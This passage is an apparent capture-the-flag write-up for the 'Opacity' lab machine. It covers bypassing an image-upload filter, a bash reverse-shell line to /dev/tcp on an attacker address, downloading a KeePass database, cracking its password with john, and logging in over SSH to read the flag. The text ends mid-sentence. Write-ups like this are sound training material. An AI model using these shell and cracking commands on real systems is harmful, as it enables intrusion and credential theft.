

```
┌──(root㉿Kali)-[/home/scr34tur3]
└─# cp shell.php shell.php.jpg

┌──(root㉿Kali)-[/home/scr34tur3]
└─# ls -la | grep php
-rw-rw-r--  1 scr34tur3 scr34tur3      5494 Jul 20 19:41 php-reverse-shell.phtml
-rw-rw-r--  1 scr34tur3 scr34tur3        54 Jul 14 20:48 shell.php
-rw-rw-r--  1 root      root            54 Jul 29 17:45 shell.php.jpg
-rw-r--r--  1 root      root            31 Jun 12 11:09 shellcmd.php

┌──(root㉿Kali)-[/home/scr34tur3]
└─# cat shell.php.jpg
bash -c 'bash -i >& /dev/tcp/10.9.247.106/4444 0>&1'

┌──(root㉿Kali)-[/home/scr34tur3]
└─# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.21.86 - - [29/Jul/2024 17:46:24] "GET /shell.php.jpg HTTP/1.1" 200 -
```




It's an image upload website that of course accepts only image files
But it's possible to bypass this restriction. It took me a couple of minutes to bypass this. Can find the link below much more useful.
We need to do some extension magic, in order to get our php reverse shell to upload correctly.
https://book.hacktricks.xyz/pentesting-web/file-upload




After successfully uploading the revshell payload, it was executed and I got a reverse shell on my netcat listener as shown below.



I checked for some basic info pertaining the system.



I used the find cmd to find the local.txt file, however I was denied the permission to read the file since user www-data had low privileges over this machine.
However since it is located on user sysadmin home dir, he must be having the permission to read this file. So I had to find my was to login in as sysadmin.



There was a script file under the script folder, however I could not view its content to understand what it does.

```
www-data@opacity:/home/sysadmin$ ls
ls
local.txt  scripts
www-data@opacity:/home/sysadmin$ ls -la
ls -la
total 44
drwxr-xr-x 6 sysadmin sysadmin 4096 Feb 22  2023 .
drwxr-xr-x 3 root     root     4096 Jul 26  2022 ..
-rw------- 1 sysadmin sysadmin   22 Feb 22  2023 .bash_history
-rw-r--r-- 1 sysadmin sysadmin  220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 sysadmin sysadmin 3771 Feb 25  2020 .bashrc
drwx------ 2 sysadmin sysadmin 4096 Jul 26  2022 .cache
drwx------ 3 sysadmin sysadmin 4096 Jul 28  2022 .gnupg
-rw-r--r-- 1 sysadmin sysadmin  807 Feb 25  2020 .profile
drwx------ 2 sysadmin sysadmin 4096 Jul 26  2022 .ssh
-rw-r--r-- 1 sysadmin sysadmin    0 Jul 28  2022 .sudo_as_admin_successful
-rw------- 1 sysadmin sysadmin   33 Jul 26  2022 local.txt
drwxr-xr-x 3 root     root     4096 Jul  8  2022 scripts
www-data@opacity:/home/sysadmin$ cd scripts
cd scripts
www-data@opacity:/home/sysadmin/scripts$ ls -la
ls -la
total 16
drwxr-xr-x 3 root     root     4096 Jul  8  2022 .
drwxr-xr-x 6 sysadmin sysadmin 4096 Feb 22  2023 ..
drwxr-xr-x 2 sysadmin root     4096 Jul 26  2022 lib
-rw-r----- 1 root     sysadmin  519 Jul  8  2022 script.php
www-data@opacity:/home/sysadmin/scripts$ cat script.php
cat script.php
cat: script.php: Permission denied
www-data@opacity:/home/sysadmin/scripts$ chmod +x script.php
chmod +x script.php
chmod: changing permissions of 'script.php': Operation not permitted
www-data@opacity:/home/sysadmin/scripts$
```

Looked for any scheduled cron job, there wasn't any.

```
www-data@opacity:/etc$ cat /etc/crontab
cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# Example of job definition:
# .---------------- minute (0 - 59)
# |  .------------- hour (0 - 23)
# |  |  .---------- day of month (1 - 31)
# |  |  |  .------- month (1 - 12) OR jan,feb,mar,apr ...
# |  |  |  |  .---- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri
,sat
# |  |  |  |  |
# *  *  *  *  * user-name command to be executed
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report
/etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report
/etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report
/etc/cron.monthly )
#
www-data@opacity:/etc$ getcap -r / 2>/dev/null
```

Tried to check for any file with capabilities and suid binary set, but there wasn't any.

```
www-data@opacity:/etc$ getcap -r / 2>/dev/null
getcap -r / 2>/dev/null
/snap/core20/1328/usr/bin/ping = cap_net_raw+ep
/snap/core20/1587/usr/bin/ping = cap_net_raw+ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_bind
_service,cap_net_admin+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/bin/ping = cap_net_raw+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
www-data@opacity:/etc$
```

So I checked around manually and under the /opt dir, there was a interesting file owned by the sysadmin.
When I cd to the /opt directory, I found a KeePass DB file.

```
www-data@opacity:/home/sysadmin$ cd /opt
cd /opt
www-data@opacity:/opt$ ls -la
ls -la
total 12
drwxr-xr-x  2 root     root     4096 Jul 26  2022 .
drwxr-xr-x 19 root     root     4096 Jul 26  2022 ..
-rwxrwxr-x  1 sysadmin sysadmin 1566 Jul  8  2022 dataset.kdbx
www-data@opacity:/opt$
```

A `.kdbx` file is a database file used by KeePass, a popular open-source password manager. KeePass stores passwords, usernames, URLs, and other sensitive information in an encrypted format within these files. The `.kdbx` file is the default format used by KeePass 2.x versions and is known for its strong encryption standards, such as AES (Advanced Encryption Standard) or ChaCha20, ensuring the security of the stored data.

So I started a python server on the target machine and downloaded the .kdbx file on my own machine for further inspection.

```
┌──(root㉿Kali)-[/home/scr34tur3/Documents/CTFs/Opacity]
└─# wget http://10.10.135.236:8000/dataset.kdbx .
--2024-07-30 13:59:52--  http://10.10.135.236:8000/dataset.kdbx
Connecting to 10.10.135.236:8000... failed: Connection timed out.
Retrying.

--2024-07-30 14:02:07--  (try: 2)  http://10.10.135.236:8000/dataset.kdbx
Connecting to 10.10.135.236:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1566 (1.5K) [application/octet-stream]
Saving to: 'dataset.kdbx'

dataset.kdbx         100%[===================>]   1.53K  --.-KB/s    in 0s

2024-07-30 14:02:08 (46.0 MB/s) - 'dataset.kdbx' saved [1566/1566]

--2024-07-30 14:02:08--  http://./
Resolving . (.)... failed: No address associated with hostname.
wget: unable to resolve host address '.'
FINISHED --2024-07-30 14:02:08--
Total wall clock time: 2m 16s
Downloaded: 1 files, 1.5K in 0s (46.0 MB/s)

┌──(root㉿Kali)-[/home/scr34tur3/Documents/CTFs/Opacity]
└─# ls
dataset.kdbx  php-reverse-shell.php       shell.php
opacity.ctb   php-reverse-shell.php#.jpg  shell.php#.png

┌──(root㉿Kali)-[/home/scr34tur3/Documents/CTFs/Opacity]
└─#
```

```
python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.9.247.106 - - [30/Jul/2024 11:02:08] "GET /dataset.kdbx HTTP/1.1" 200 -
```


Now we can crack the KeePass DB file with John, First, convert the DB file to a version John can understand.
The master password to this db was super simple and weak.

```
┌──(root㉿Kali)-[/home/scr34tur3/Documents/CTFs/Opacity]
└─# keepass2john dataset.kdbx > dbhash

┌──(root㉿Kali)-[/home/scr34tur3/Documents/CTFs/Opacity]
└─# ls
dataset.kdbx  opacity.ctb           php-reverse-shell.php#.jpg  shell.php#.png
dbhash        php-reverse-shell.php  shell.php

┌──(root㉿Kali)-[/home/scr34tur3/Documents/CTFs/Opacity]
└─# john --wordlist=/usr/share/wordlists/rockyou.txt dbhash
Using default input encoding: UTF-8
Loaded 1 password hash (KeePass [SHA256 AES 32/64])
Cost 1 (iteration count) is 100000 for all loaded hashes
Cost 2 (version) is 2 for all loaded hashes
Cost 3 (algorithm [0=AES 1=TwoFish 2=ChaCha]) is 0 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
741852963        (dataset)
1g 0:00:00:15 DONE (2024-07-30 14:06) 0.06439g/s 56.66p/s 56.66c/s 56.66C/s lipglo
ss..silvia
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

┌──(root㉿Kali)-[/home/scr34tur3/Documents/CTFs/Opacity]
└─#
```


Since I did not have the keepass2 binary on my machine, I had to install it first.

```
┌──(scr34tur3㉿Kali)-[~]
└─$ keepass2
Command 'keepass2' not found, but can be installed with:
sudo apt install keepass2
Do you want to install it? (N/y)y
sudo apt install keepass2
[sudo] password for scr34tur3:
The following package was automatically installed and is no longer required:
  python3-diskcache
Use 'sudo apt autoremove' to remove it.

Installing:
  keepass2

Installing dependencies:
  binfmt-support                libmono-security4.0-cil                                    libmono-system-xml4.0-cil
  ca-certificates-mono          libmono-system-configuration4.0-cil                        libmono-system4.0-cil
  cli-common                    libmono-system-core4.0-cil                                 libmono-webbrowser4.0-cil
  libgdiplus                    libmono-system-data4.0-cil                                 mono-4.0-gac
  libmono-accessibility4.0-cil  libmono-system-drawing4.0-cil                              mono-gac
  libmono-btls-interface4.0-cil libmono-system-enterpriseservices4.0-cil                   mono-runtime
  libmono-corlib4.5-cil         libmono-system-numerics4.0-cil                             mono-runtime-common
  libmono-corlib4.5-dll         libmono-system-runtime-serialization-formatters-soap4.0-cil mono-runtime-sgen
  libmono-i18n-west4.0-cil      libmono-system-security4.0-cil                             xsel
  libmono-i18n4.0-cil           libmono-system-transactions4.0-cil
  libmono-posix4.0-cil          libmono-system-windows-forms4.0-cil

Suggested packages:
  keepass2-doc  mono-dmcs  libmono-i18n4.0-all  libgnomeui-0  libgamin0
```

Let's load that DB file.



As seen below, I found the password to user sysadmin.



I used this creds to ssh to the target system.

```
┌──(root㉿Kali)-[/home/scr34tur3/Documents/CTFs/Opacity]
└─# ssh sysadmin@10.10.135.236
The authenticity of host '10.10.135.236 (10.10.135.236)' can't be established.
ED25519 key fingerprint is SHA256:VdW4fa9h5tyPlpiJ8i9kyr+MCvLbz7p4RgOGPbWM7Nw.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.135.236' (ED25519) to the list of known hosts.
sysadmin@10.10.135.236's password:
Permission denied, please try again.
sysadmin@10.10.135.236's password:
Welcome to Ubuntu 20.04.5 LTS (GNU/Linux 5.4.0-139-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Tue 30 Jul 2024 11:18:32 AM UTC

  System load:  0.0               Processes:             132
  Usage of /:   57.1% of 8.87GB   Users logged in:       0
  Memory usage: 27%               IPv4 address for eth0: 10.10.135.236
  Swap usage:   0%


 * Introducing Expanded Security Maintenance for Applications.
   Receive updates to over 25,000 software packages with your
   Ubuntu Pro subscription. Free for personal use.

     https://ubuntu.com/pro

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
```

From this point I was able to read the content of the local.txt since sysadmin had enough permission over this file.

```
sysadmin@opacity:~$ pwd
/home/sysadmin
sysadmin@opacity:~$ ls -la
total 44
drwxr-xr-x 6 sysadmin sysadmin 4096 Feb 22  2023 .
drwxr-xr-x 3 root     root     4096 Jul 26  2022 ..
-rw------- 1 sysadmin sysadmin   22 Feb 22  2023 .bash_history
-rw-r--r-- 1 sysadmin sysadmin  220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 sysadmin sysadmin 3771 Feb 25  2020 .bashrc
drwx------ 2 sysadmin sysadmin 4096 Jul 26  2022 .cache
drwx------ 3 sysadmin sysadmin 4096 Jul 28  2022 .gnupg
-rw------- 1 sysadmin sysadmin   33 Jul 26  2022 local.txt
-rw-r--r-- 1 sysadmin sysadmin  807 Feb 25  2020 .profile
drwxr-xr-x 3 root     root     4096 Jul  8  2022 scripts
drwx------ 2 sysadmin sysadmin 4096 Jul 26  2022 .ssh
-rw-r--r-- 1 sysadmin sysadmin    0 Jul 28  2022 .sudo_as_admin_successful
sysadmin@opacity:~$ cat local.txt
6661b61b44d234d230d06bf5b3c075e2
sysadmin@opacity:~$
```

I was also able to read the content of script.php file using the cat cmd tool.
`require_once` is used to embed php code from another php file
This script does a backup of the `scripts` directory in `/var/backups/backup.zip` every 5 minutes as said in the

image upload webpage

